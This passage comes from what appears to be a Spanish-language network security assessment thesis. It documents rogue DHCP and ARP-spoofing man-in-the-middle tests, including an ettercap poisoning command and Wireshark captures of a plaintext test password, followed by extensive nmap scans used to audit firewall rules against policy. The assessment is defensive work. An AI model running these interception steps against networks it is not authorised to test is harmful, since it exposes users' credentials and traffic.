Una manera de aumentar la probabilidad de éxito del servidor DHCP no autorizado es agotando primero el *pool* de direcciones IP del servidor DHCP legítimo mediante un ataque DHCP Starvation. En la prueba de DHCP Starvation del punto anterior quedó en evidencia que la configuración actual no es vulnerable a ese ataque ya que hay una configuración que solo entrega direcciones IP a los equipos registrados con una asociación MAC-IP, por tanto, cuando se trata de ejecutar el ataque *rogue dhcp* usando como víctima a equipos registrados en el servidor DHCP legítimo dicho ataque no tiene éxito.

No pasa lo mismo cuando se trata de usar como víctima a un equipo que previamente no está registrado en el servidor DHCP legítimo, en este caso el servidor legítimo no le entrega ninguna IP por lo que es el DHCP no autorizado quien hace esta tarea. Al conectar una víctima (no registrada) a la red y esta solicita una dirección IP mediante el protocolo DHCP obtiene los valores que se ven en la Figura 53.

Los comandos CLI para renovar una dirección mediante DHCP son los siguientes:

```
# dhclient -r
# dhclient eth0
```

En la misma Figura 53 se observa que el *gateway* por defecto que recibió la máquina víctima es 10.0.203.3 y la dirección IP asignada es 10.203.225. Ambos valores están reflejados en la Tabla 17 como valores que el DHCP no autorizado debe entregar a la víctima para conveniencia del atacante, situación que es la que se evidencia aquí.



Figura 53. Información de la conexión de red de la víctima

Al hacer un *sniffing* usando Wireshark en la máquina atacante para capturar tráfico sin cifrar se logró capturar una clave enviada desde la víctima (10.0.203.225) hacia uno de los activos a proteger (10.0.200.26) ya que, por el ataque realizado, todo el tráfico que la víctima envía pasa primero por la máquina del atacante (*Man-in-the-middle*). Esto se ve en la Figura 54.




Figura 54. Captura de contraseña usando Wireshark

**Resultado obtenido:** En base a la evidencia recolectada puede decirse que la red es vulnerable a ataques DHCP Rogue.

### e) ARP Spoofing

**Intención:** La intención de este ataque es envenenar la caché ARP de la víctima con el fin de que el tráfico dirigido al *gateway* por defecto se envíe en realidad a la máquina atacante y capturar entonces información sensible sin cifrar. Es un ataque MITM.

**Resultado esperado:** Un ambiente con switches bien configurados no debería permitir que un ataque MITM (*Man-in-the-middle*) usando la técnica del envenenamiento de chache ARP tenga éxito.

### Desarrollo de la prueba:

Para ejecutar este ataque se está partiendo de los datos que se muestran en la Tabla 18.

Tabla 18. Datos de los participantes antes del ARP Spoofing

MAC Reales	Dirección IP	Rol	Sistema Operativo
c8:9c:dc:71:68:47	10.0.203.9	Atacante	Kali Linux
00:17:a4:3a:d8:fa	10.0.203.1	Gateway legitimo	Pfsense
c8:9c:dc:71:9b:8d	10.0.203.8	Victima	Canaima

El comando para ver la tabla ARP en una máquina Linux es el siguiente:

```
# arp A.B.C.D -v
```

Al ejecutar este comando en la máquina víctima antes del ataque para consultar la MAC en su tabla local para el *gateway* legítimo 10.0.203.1 el resultado es el de la Figura 55. Puede notarse que en este momento la tabla ARP de la víctima contiene una entrada legítima para la MAC del *gateway* según los datos de la Tabla 18.

```
root@TC-02-05:/home/igrobb# arp -v 10.0.203.1 -v
Address          Hwtype  Hwaddress          Flags Mask  Iface
10.0.203.1      ether   00:17:a4:3a:d8:fa  C
Entries: 2      Skipped: 1      Found: 1
root@TC-02-05:/home/igrobb#
```

Figura 55. Parte de la tabla ARP de la víctima

Para ejecutar un ataque MITM mediante ARP Spoofing se siguen los pasos a continuación.

Paso 1. Desde la máquina atacante se ejecuta el comando ettercap vía CLI con los siguientes parámetros:

```
# ettercap -T -q -i eth0 -M arp:remote /10.0.203.1// /10.0.203.8//
```

Al ejecutar ettercap en la máquina atacante la pantalla es la de la Figura 56.

```
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team
Listening on:
  eth0 -> C8:9C:DC:71:68:47
         [REDACTED].203.9/255.255.255.0
         fe80::ca9c:dcaf:fe71:6847/64
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

 33 plugins
 42 protocol dissectors
 57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...
* |=====| 100.00 %

5 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : [REDACTED].203.1 00:17:A4:3A:D8:FA
GROUP 2 : [REDACTED].203.8 C8:9C:DC:71:9B:8D
Starting Unified sniffing...
```

Figura 56. Pantalla de Ettercap en la máquina atacante

Luego de ejecutar el ataque se vuelve a consultar la tabla ARP local de la máquina víctima y se puede notar en la Figura 57 que el ataque de inyección ARP fue exitoso ya que la ARP asociada con la IP del *gateway* por defecto ahora es la de la máquina atacante (ver Tabla 18).

```

root@[REDACTED]# arp -v
Address          Hwtype  Hwaddress      Flags Mask      Iface
[REDACTED] 203.1          ether         00:17:a4:3a:d8:fa  C              eth1
Entries: 2      Skipped: 1      Found: 1
root@[REDACTED]# arp -v
Address          Hwtype  Hwaddress      Flags Mask      Iface
[REDACTED] 203.1          ether         c8:9c:dc:71:68:47  C              eth1
Entries: 2      Skipped: 1      Found: 1
root@[REDACTED]#

```

Figura 57. Tabla ARP de la víctima luego del ataque

En este punto el ataque MITM ha sido exitoso y todo el tráfico que envíe la víctima hacia el *gateway* por defecto pasará primero por el atacante. En la Figura 58 se observa cómo, luego de hacer el ataque, es posible capturar contraseñas que viajen sin cifrar entre la víctima (10.0.203.8) y un servidor (10.0.200.26) usando un *sniffer* desde la máquina atacante.

Filter: http.request.method == "POST"

No.	Time	Source	Destination	Protocol	Length	Info
53762	45.78823100	[REDACTED] 203.8	[REDACTED] 200.26	HTTP	614	POST /autenticacion.php/log
53773	45.79192600	[REDACTED] 203.8	[REDACTED] 200.26	HTTP	614	[TCP Retransmission] POST /

▶ Frame 53762: 614 bytes on wire (4912 bits), 614 bytes captured (4912 bits) on interface 0

▶ Ethernet II, Src: Elitegro\_71:9b:8d (c8:9c:dc:71:9b:8d), Dst: Elitegro\_71:68:47 (c8:9c:dc:71:68:47)

▶ Internet Protocol Version 4, Src: [REDACTED] 203.8 ([REDACTED] 203.8), Dst: [REDACTED] 200.26 ([REDACTED] 200.26)

▶ Transmission Control Protocol, Src Port: 45115 (45115), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 548

▶ Hypertext Transfer Protocol

HTML Form URL Encoded: application/x-www-form-urlencoded

- ▶ Form item: "textnombre" = "usuarioprueba"
- ▶ Form item: "textpasswd" = "tesis"
- ▶ Form item: "selectemp" = "014"
- ▶ Form item: "commit" = "login"

Figura 58. Captura de contraseña usando Wireshark

**Resultado obtenido:** En base a la evidencia recolectada puede decirse que la red es vulnerable a ataques MITM que se hacen usando la técnica ARP Spoofing.

### ***Pruebas a Router***

Las pruebas técnicas que se ejecutan en este tipo de proyectos para evaluar seguridad en routers se orientan a verificar la seguridad de los protocolos de enrutamiento dinámicos que se estén utilizando. Como en la organización objetivo actualmente no se está haciendo uso de protocolos de enrutamiento dinámico, no fue necesario realizar pruebas técnicas al router.

### ***Pruebas a Firewall***

Consiste en la prueba de las reglas de firewall para comparar contra la política de la organización. Probar las reglas del firewall es el proceso de validar la configuración de las reglas enviando paquetes de prueba y analizando la respuesta del firewall [17]. El objetivo es comprobar que solo los puertos y servicios aprobados son visibles.

Para poder realizar pruebas a las reglas del firewall es necesario tener un punto de referencia contra el que comparar, por lo general, este punto de referencia son las políticas de acceso de la organización. En la organización objeto del presente estudio no se contaba con estas políticas razón por la cual se desarrollaron de acuerdo a los requerimientos de la misma y se pueden consultar en los Anexos A y B del presente trabajo.

Para la prueba de la política de firewall Nmap es la herramienta apropiada para realizar la validación técnica de las reglas del firewall. El flujo de los paquetes que se transmiten a través del firewall para probarlo puede ir desde un segmento X cualquiera de la red a otro segmento Y para evaluar la respuesta. Para el contexto del presente trabajo interesa evaluar solo las reglas que filtran los siguientes flujos de tráfico (ver Figura 59):

- Reglas que filtran el tráfico desde Internet hacia los servidores de la organización.
- Reglas que filtran el tráfico desde la Red Interna hacia los servidores de la organización.




Figura 59. Flujo de las pruebas al firewall

En el capítulo 3 se definió que los activos que se quieren proteger para el contexto de este proyecto son los que se muestran en la Tabla 19. Adicionalmente se incluyen columnas con los puertos que deberían ser visibles desde el punto de vista de los usuarios regulares (sin privilegios especiales) según la política.



Tabla 19. Detalle de Activos (Servidores) a proteger con Políticas de Firewall

Nombre	Visible	Dirección IP Interna	Dirección IP Externa	Puertos Permitidos desde Red Interna (Usuarios sin Privilegios)	Puertos Permitidos desde Internet
DNS	Interno y Externo	10.0.200.14/24	A.B.C.85	<b>TCP:</b> 53 (DNS) <b>UDP:</b> 53 (DNS)	<b>TCP:</b> 53 (DNS) <b>UDP:</b> 53 (DNS)
Página Web Institucional	Interno y Externo	10.0.200.130/24	A.B.C.85	<b>TCP:</b> 80 (HTTP), 443 (HTTPS)	<b>TCP:</b> 80 (HTTPS), 443 (HTTPS)
Intranet	Interno y Externo	10.0.200.12/24	A.B.C.85	<b>TCP:</b> 80 (HTTPS)	<b>TCP:</b> 1000 (HTTP)
Tienda Online	Interno y Externo	10.0.200.18/24	A.B.C.83	<b>TCP:</b> 80 (HTTP), 443 (HTTPS)	<b>TCP:</b> 80 (HTTP), 443 (HTTPS)
Correo Institucional	Interno y Externo	10.0.200.141/24	A.B.C.82	<b>TCP:</b> 443 (HTTPS)	<b>TCP:</b> 443 (HTTPS), 587 (SUBMISSION), 993 (IMAPS)
LDAP	Interno	10.0.200.4/24	NA	<b>TCP:</b> 137 – 139 (NBT), 389 (LDAP), 636 (LDAPS), 445 (SMB) <b>UDP:</b> 137 – 139 (NBT), 389 (LDAP), 636 (LDAPS)	NA
Almacenamiento Compartido	Interno	10.0.200.13/24	NA	<b>TCP:</b> 137 – 139 (NBT), 445 (SMB) <b>UDP:</b> 137 – 139 (NBT)	NA
ERP	Interno	10.0.200.26/24	NA	<b>TCP:</b> 80 (HTTP)	NA

En la Tabla 19 puede notarse que hay 5 servidores que prestan servicios en Internet asociados a 3 direcciones IP externas, por tanto, escanear 3 direcciones IP permitirá saber los puertos visibles hacia Internet de 5 servidores.

### **Prueba a las reglas del firewall en sentido Internet – Servicios Públicos**

A continuación, el escaneo TCP a los 65535 puertos de cada una de las 3 direcciones IPs accesibles desde Internet que permiten alcanzar servidores públicos de la organización. El resultado del escaneo se muestra de forma individual para cada dirección IP.

Servicios de Pagina Web, DNS Público, Intranet (ver Figura 60).

```

# nmap -sS -sV -p 1-65535 -Pn A.B.C.85

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-11-16 13:41 VET
Nmap scan report for A.B.C.85
Host is up, received user-set (0.19s latency).
Scanned at 2015-11-16 13:41:43 VET for 3033s
Not shown: 65505 filtered ports
Reason: 65486 no-responses and 19 host-unreaches
PORT      STATE  SERVICE      REASON
VERSION
21/tcp    open   ftp           syn-ack ttl 57
vsftpd 2.0.8 or later
53/tcp    open   domain       syn-ack ttl 57
ISC BIND hostmaster
80/tcp    open   http         syn-ack ttl 57
mydomain.gob.ve
443/tcp   open   ssl/https    syn-ack ttl 57
mydomain.gob.ve
1000/tcp  open   http         syn-ack ttl 57
Apache httpd
1001/tcp  open   http         syn-ack ttl 57
Apache httpd
1002/tcp  open   http         syn-ack ttl 57
Apache httpd
6060/tcp  open   tcpwrapped   syn-ack from W.X.Y.Z ttl 121
8001/tcp  open   tcpwrapped   syn-ack ttl 121
8002/tcp  closed teradataordbms reset ttl 121
8003/tcp  open   tcpwrapped   syn-ack ttl 121
8004/tcp  open   unknown      host-unreach from W.X.Y.Z ttl 58
8005/tcp  open   tcpwrapped   syn-ack ttl 121
8006/tcp  open   tcpwrapped   syn-ack ttl 121
8008/tcp  open   tcpwrapped   syn-ack ttl 121
8010/tcp  open   xmpp?        Syn-ack from W.X.Y.Z ttl 121
8013/tcp  open   tcpwrapped   syn-ack ttl 121
8016/tcp  open   unknown      syn-ack from W.X.Y.Z ttl 121
8022/tcp  open   tcpwrapped   syn-ack from W.X.Y.Z ttl 121
8023/tcp  open   unknown      host-unreach from W.X.Y.Z ttl 58
8025/tcp  closed ca-audit-da  reset ttl 121
8026/tcp  open   tcpwrapped   syn-ack ttl 121
8029/tcp  closed unknown   reset ttl 121
8030/tcp  open   unknown      syn-ack ttl 121
8031/tcp  closed unknown   reset ttl 121
8033/tcp  closed unknown   reset from W.X.Y.Z ttl 121
8034/tcp  closed unknown   host-unreach from W.X.Y.Z ttl 58
8035/tcp  closed unknown   reset ttl 121
8036/tcp  closed unknown   reset ttl 121
8039/tcp  open   tcpwrapped   syn-ack ttl 121

```

Figura 60. Escaneo de puerto TCP de la los servicios Pagina Web, DNS Público, Intranet

Servicio de Tienda Online (ver Figura 61).

```
# nmap -sS -sV -p 1-65535 -Pn A.B.C.83

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-11-17 07:08 VET
Nmap scan report for A.B.C.83
Host is up, received user-set (0.063s latency).
Scanned at 2015-11-17 07:08:31 VET for 439s
Not shown: 65533 filtered ports
Reason: 65533 no-responses
PORT      STATE SERVICE  REASON          VERSION
80/tcp    open  http     syn-ack ttl 57  Apache httpd
443/tcp   open  ssl/http syn-ack ttl 57  Apache httpd
```

Figura 61. Escaneo de puertos TCP a servidor de Tienda Online

Servicio de Correo Electrónico (ver Figura 62).

```
#nmap -sS -sV -p 1-65535 -Pn A.B.C.82

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-11-16 14:41 VET
Nmap scan report for mail.mydomain.gob.ve (A.B.C.82)
Host is up, received user-set (0.32s latency).
Scanned at 2015-11-16 14:42:00 VET for 2214s
Not shown: 65532 filtered ports
Reason: 65532 no-responses
PORT      STATE SERVICE  REASON          VERSION
443/tcp   open  ssl/http syn-ack ttl 57  Zimbra http config
587/tcp   open  smtp     syn-ack ttl 57  Postfix smtpd
993/tcp   open  ssl/imap syn-ack ttl 57  Zimbra imapd
Service Info: Host: mail.mydomain.gob.ve
```

Figura 62. Escaneo de puertos TCP a servidor de correo electrónico

A continuación, el escaneo de los 1000 puertos UDP más usuales a cada una de las 3 direcciones IPs accesibles desde Internet. El resultado del escaneo de los 1000 puertos UDP más usuales hacia las 3 direcciones Ips que publican en Internet se mostrara de forma individual por cada dirección IP.

Servicios de Pagina Web, DNS Público, Intranet (ver Figura 63).

```
# nmap -sU -sC -top-ports 1000 -Pn A.B.C.85

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-11-17 14:25 VET
Nmap scan report for A.B.C.85
Host is up, received user-set (0.12s latency).
Scanned at 2015-11-17 14:25:54 VET for 392s
Not shown: 998 open|filtered ports
Reason: 998 no-responses
PORT      STATE SERVICE  REASON          VERSION
53/udp    open  domain   udp-response ttl 57
8001/udp  filtered vcom-tunnel host-unreach from W.X.Y.Z ttl 58
```

Figura 63. Escaneo de puertos UDP a servicios Pagina Web, DNS Publico, Intranet

Servicio de Tienda Online (ver Figura 64).

```
# nmap -sU -sC -top-ports 1000 -Pn A.B.C.83

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-11-17 14:38 VET
Nmap scan report for A.B.C.83
Host is up, received user-set.
All 1000 scanned ports on A.B.C.83 are open|filtered because of 1000
no-responses
```

Figura 64. Escaneo de puertos UDP a servidor de Tienda Online

Servicio de Correo Electrónico (ver Figura 65)

```
# nmap -sU -sC -top-ports 1000 -Pn A.B.C.82

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-11-17 14:52 VET
Nmap scan report for mail.mydomain.gob.ve (A.B.C.82)
Host is up, received user-set.
All 1000 scanned ports on mail.mydomain.gob.ve (A.B.C.82) are
open|filtered because of 1000 no-responses
```

Figura 65. Escaneo de puertos UDP a servidor de Correo

Al tabular todos los datos recolectados durante los escaneos TCP y UDP se obtiene la Tabla 20 que compara el resultado del escaneo de puertos desde Internet contra la política de la organización.

Tabla 20. Resultados del escaneo de puertos TCP y UDP desde Internet

Dirección IP	Servicios	Puertos Permitidos Según Política	Puertos Abiertos Detectados	Observación	Recomendación
A.B.C.85	DNS, Web Institucional, Intranet	<b>TCP:</b> 53 (DNS), 80 (HTTP), 443 (HTTPS), 1000 (HTTP) <b>UDP:</b> 53 (DNS)	<b>TCP:</b> 21 (FTP), 53 (DNS), 80 (HTTP), 443 (HTTPS), 1000 (HTTP), 1001, 1002, 6060, 8001 - 8039 <b>UDP:</b> 53 (DNS)	Se observan puertos abiertos que no están en la política, estos puertos actualmente se usan para servicios que no están fuera del alcance del presente trabajo y que la institución requiere	Mantener esta configuración
A.B.C.83	Tienda Online	<b>TCP:</b> 80 (HTTP), 443 (HTTPS)	<b>TCP:</b> 80 (HTTP), 443 (HTTPS)	Los puertos visibles son los permitidos por la política	Mantener esta configuración
A.B.C.82	Correo Institucional	<b>TCP:</b> 443 (HTTPS), 587 (SUBMISSION), 993 (IMAPS)	<b>TCP:</b> 443 (HTTPS), 587 (SUBMISSION), 993 (IMAPS)	Los puertos visibles son los permitidos por la política	Mantener esta configuración

### Prueba a las reglas del firewall en sentido Red Interna - Red de Servidores

Una vez evaluadas las reglas del firewall desde redes externas (Internet), el siguiente paso es evaluar las reglas desde la parte interna de la red. Es fundamental para este trabajo evaluar el estado actual de las reglas del firewall que filtran las conexiones desde la Red Interna (la de los usuarios) hacia la Red de Servidores de la organización.

A continuación, el escaneo TCP a todos los 65535 puertos de cada servidor desde la Red Interna hacia la Red de Servidores. El resultado del escaneo TCP con Nmap hacia cada uno de los activos a proteger se muestra de forma individual a continuación.

**Servidor DNS (ver Figura 66).**

```
# nmap -sS -sV -p 1-65535 10.0.200.14

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-11-17 15:47 VET
Nmap scan report for dns01.mydomain.gob.ve (10.0.200.14)
Host is up, received echo-reply ttl 63 (0.0035s latency).
Scanned at 2015-11-17 15:47:22 VET for 19s
Not shown: 65530 closed ports
Reason: 65530 resets
PORT      STATE SERVICE  REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 6.6.1p1 Debian
4~bpo70+1 (protocol 2.0)
53/tcp    open  domain   syn-ack ttl 63  ISC BIND hostmaster
111/tcp   open  rpcbind  syn-ack ttl 63  2-4 (RPC #100000)
443/tcp   open  ssl/http syn-ack ttl 63  MiniServ 1.770 (Webmin httpd)
46236/tcp open  status   syn-ack ttl 63  1 (RPC #100024)
```

**Figura 66. Escaneo de puertos TCP a servidor DNS**

**Servidor de Pagina Web Institucional (ver Figura 67).**

```
# nmap -sS -sV -p 1-65535 10.0.200.130

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-11-17 15:49 VET
Nmap scan report for matrix09.mydomain.gob.ve (10.0.200.130)
Host is up, received echo-reply ttl 63 (0.00071s latency).
Scanned at 2015-11-17 15:49:36 VET for 136s
Not shown: 65532 filtered ports
Reason: 65532 no-responses
PORT      STATE SERVICE  REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 6.0p1 (protocol 2.0)
80/tcp    open  ssl/http syn-ack ttl 63  mydomain.gob.ve
443/tcp   closed https    reset ttl 63
```

**Figura 67. Escaneo de puertos TCP a servidor de Web Institucional**

**Servidor de Intranet (ver Figura 68).**

```
# nmap -sS -sV -p 1-65535 10.0.200.12

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-11-17 15:53 VET
Nmap scan report for matrix01.mydomain.gob.ve (10.0.200.12)
Host is up, received reset ttl 63 (0.0016s latency).
Scanned at 2015-11-17 15:53:38 VET for 18s
Not shown: 65529 closed ports
Reason: 65529 resets
PORT      STATE SERVICE  REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 6.0p1 (protocol 2.0)
80/tcp    open  http     syn-ack ttl 63  Apache httpd
81/tcp    open  http     syn-ack ttl 63  Apache httpd
111/tcp   open  rpcbind  syn-ack ttl 63  2-4 (RPC #100000)
5432/tcp  open  postgresql syn-ack ttl 63  PostgreSQL DB (Spanish)
36117/tcp open  status   syn-ack ttl 63  1 (RPC #100024)
```

**Figura 68. Escaneo de puertos TCP a servidor de Intranet**

**Servidor de Tienda Virtual (ver Figura 69).**

```
# nmap -sS -sV -p 1-65535 10.0.200.18

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-11-17 15:55 VET
Nmap scan report for matrix12.mydomain.gob.ve (10.0.200.18)
Host is up, received echo-reply ttl 63 (0.00058s latency).
Scanned at 2015-11-17 15:55:28 VET for 149s
Not shown: 65532 filtered ports
Reason: 65390 no-responses and 142 host-prohibiteds
PORT      STATE SERVICE  REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 6.4 (protocol 2.0)
80/tcp    open  http     syn-ack ttl 63  Apache httpd
443/tcp   open  ssl/http syn-ack ttl 63  Apache httpd
```

**Figura 69. Escaneo de puertos TCP a servidor de Tienda Virtual**

**Servidor de Correo Institucional (ver Figura 70).**

```
# nmap -sS -sV -p 1-65535 10.0.200.141

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-11-17 15:58 VET
Nmap scan report for 10.0.200.141
Host is up, received echo-reply ttl 63 (0.00059s latency).
Scanned at 2015-11-17 15:58:34 VET for 174s
Not shown: 65527 filtered ports
Reason: 65383 no-responses and 144 host-prohibiteds
PORT      STATE SERVICE  REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 5.3 (protocol 2.0)
25/tcp    open  smtp     syn-ack ttl 63  Postfix smtpd
53/tcp    closed domain  reset ttl 63
443/tcp   open  ssl/http syn-ack ttl 63  Zimbra http config
587/tcp   open  smtp     syn-ack ttl 63  Postfix smtpd
993/tcp   open  ssl/imap syn-ack ttl 63  Zimbra imapd
1984/tcp  closed bigbrother reset ttl 63
7071/tcp  open  ssl/http syn-ack ttl 63  Zimbra admin http config
```

**Figura 70. Escaneo de puertos TCP a servidor de Correo Institucional**



## Servidor LDAP (ver Figura 71).

```
# nmap -sS -sV -p 1-65535 10.0.200.4

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2016-01-09 18:27 VET
Nmap scan report for conan01.mydomain.gob.ve (10.0.200.4)
Host is up, received echo-reply ttl 63 (0.0043s latency).
Scanned at 2016-01-09 18:27:59 VET for 143s
Not shown: 65525 closed ports
Reason: 65525 resets
PORT      STATE SERVICE      REASON          VERSION
22/tcp    open  ssh          syn-ack ttl 63  OpenSSH 6.0p1 (protocol
2.0)
80/tcp    open  http         syn-ack ttl 63  Apache httpd
111/tcp   open  rpcbind      syn-ack ttl 63  2-4 (RPC #100000)
139/tcp   open  netbios-ssn syn-ack ttl 63  Samba smbd 3.X (workgroup:
VE)
389/tcp   open  ldap         syn-ack ttl 63  OpenLDAP 2.2.X - 2.3.X
443/tcp   open  http         syn-ack ttl 63  Apache httpd
445/tcp   open  netbios-ssn syn-ack ttl 63  Samba smbd 3.X (workgroup:
VE)
636/tcp   open  ssl/ldap     syn-ack ttl 63  OpenLDAP 2.2.X - 2.3.X
1984/tcp  open  bigbrother?  syn-ack ttl 63
37224/tcp open  status       syn-ack ttl 63  1 (RPC #100024)
```

Figura 71. Escaneo de puertos TCP a servidor LDAP

### Servidor de Almacenamiento (ver Figura 72)

```
# nmap -sS -sV -p 1-65535 10.0.200.13

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-11-17 16:02 VET
Nmap scan report for rocky03.mydomain.gob.ve (10.0.200.13)
Host is up, received echo-reply ttl 63 (0.0033s latency).
Scanned at 2015-11-17 16:02:12 VET for 146s
Not shown: 65523 closed ports
Reason: 65523 resets
PORT      STATE SERVICE      REASON          VERSION
22/tcp    open  ssh          syn-ack ttl 63  OpenSSH 5.5p1 Debian 6
(protocol 2.0)
80/tcp    open  http         syn-ack ttl 63  Apache httpd 2.2.16
((Debian))
111/tcp   open  rpcbind      syn-ack ttl 63  2 (RPC #100000)
139/tcp   open  netbios-ssn syn-ack ttl 63  Samba smbdc 3.X (workgroup:
DOMAIN)
443/tcp   open  ssl/http     syn-ack ttl 63  MiniServ 1.770 (Webmin
httpd)
445/tcp   open  netbios-ssn syn-ack ttl 63  Samba smbdc 3.X (workgroup:
DOMAIN)
700/tcp   open  rquotad      syn-ack ttl 63  1-2 (RPC #100011)
1984/tcp  open  bigbrother?  syn-ack ttl 63
2049/tcp  open  nfs          syn-ack ttl 63  2-4 (RPC #100003)
45154/tcp open  status       syn-ack ttl 63  1 (RPC #100024)
48905/tcp open  mountd       syn-ack ttl 63  1-3 (RPC #100005)
55331/tcp open  nlockmgr     syn-ack ttl 63  1-4 (RPC #100021)
```

Figura 72. Escaneo de puertos TCP a servidor de Almacenamiento

### Servidor ERP (ver Figura 73).

```
# nmap -sS -sV -p 1-65535 10.0.200.26

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-11-18 08:34 VET
Nmap scan report for matrix03.mydomain.gob.ve (10.0.200.26)
Host is up, received echo-reply ttl 63 (0.0019s latency).
Scanned at 2015-11-18 08:34:03 VET for 18s
Not shown: 65531 closed ports
Reason: 65531 resets
PORT      STATE SERVICE      REASON          VERSION
22/tcp    open  ssh          syn-ack ttl 63  OpenSSH 5.5p1 (protocol 2.0)
80/tcp    open  http         syn-ack ttl 63  Apache httpd 2.2.16 ((Debian))
111/tcp   open  rpcbind      syn-ack ttl 63  2 (RPC #100000)
47420/tcp open  status       syn-ack ttl 63  1 (RPC #100024)
```

Figura 73. Escaneo de puertos TCP a servidor ERP

A continuación, el escaneo UDP a los 1000 puertos más usuales de los servidores desde la Red Interna hacia la Red de Servidores. Las salidas del comando Nmap se muestran de forma individual por cada activo de la organización a proteger en el contexto del presente proyecto.

Servidor DNS (ver Figura 74).

```
# nmap -sU -sC -top-ports 1000 10.0.200.14

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-11-18 08:51 VET
Nmap scan report for dns01.mydomain.gob.ve (10.0.200.14)
Host is up, received echo-reply ttl 63 (0.00054s latency).
Scanned at 2015-11-18 08:51:53 VET for 1039s
Not shown: 995 closed ports
Reason: 995 port-unreaches
PORT      STATE      SERVICE    REASON
53/udp    open       domain     udp-response ttl 63
|_dns-recursion: Recursion appears to be enabled
111/udp   open       rpcbind    udp-response ttl 63
|_rpcinfo:
|_  program version  port/proto  service
|_  100000  2,3,4      111/tcp     rpcbind
|_  100000  2,3,4      111/udp     rpcbind
|_  100024  1          40433/udp   status
|_  100024  1          46236/tcp   status
443/udp   open       https      udp-response ttl 63
767/udp   open|filtered phonebook  no-response
5353/udp  open       zeroconf   udp-response ttl 254
```

Figura 74. Escaneo de puertos UDP a servidor DNS

Servidor de Pagina Web Institucional (ver Figura 75).

```
# nmap -sU -sC -top-ports 1000 10.0.200.130

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-11-18 09:01 VET
Nmap scan report for matrix09.mydomain.gob.ve (10.0.200.130)
Host is up, received echo-reply ttl 63 (0.00043s latency).
All 1000 scanned ports on matrix09.mydomain.gob.ve (10.0.200.130) are
open|filtered because of 1000 no-responses
```

Figura 75. Escaneo de puertos UDP a servidor Web Institucional

**Servidor de Intranet (ver Figura 76).**

```
# nmap -sU -sC -top-ports 1000 10.0.200.12

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-11-18 09:12 VET
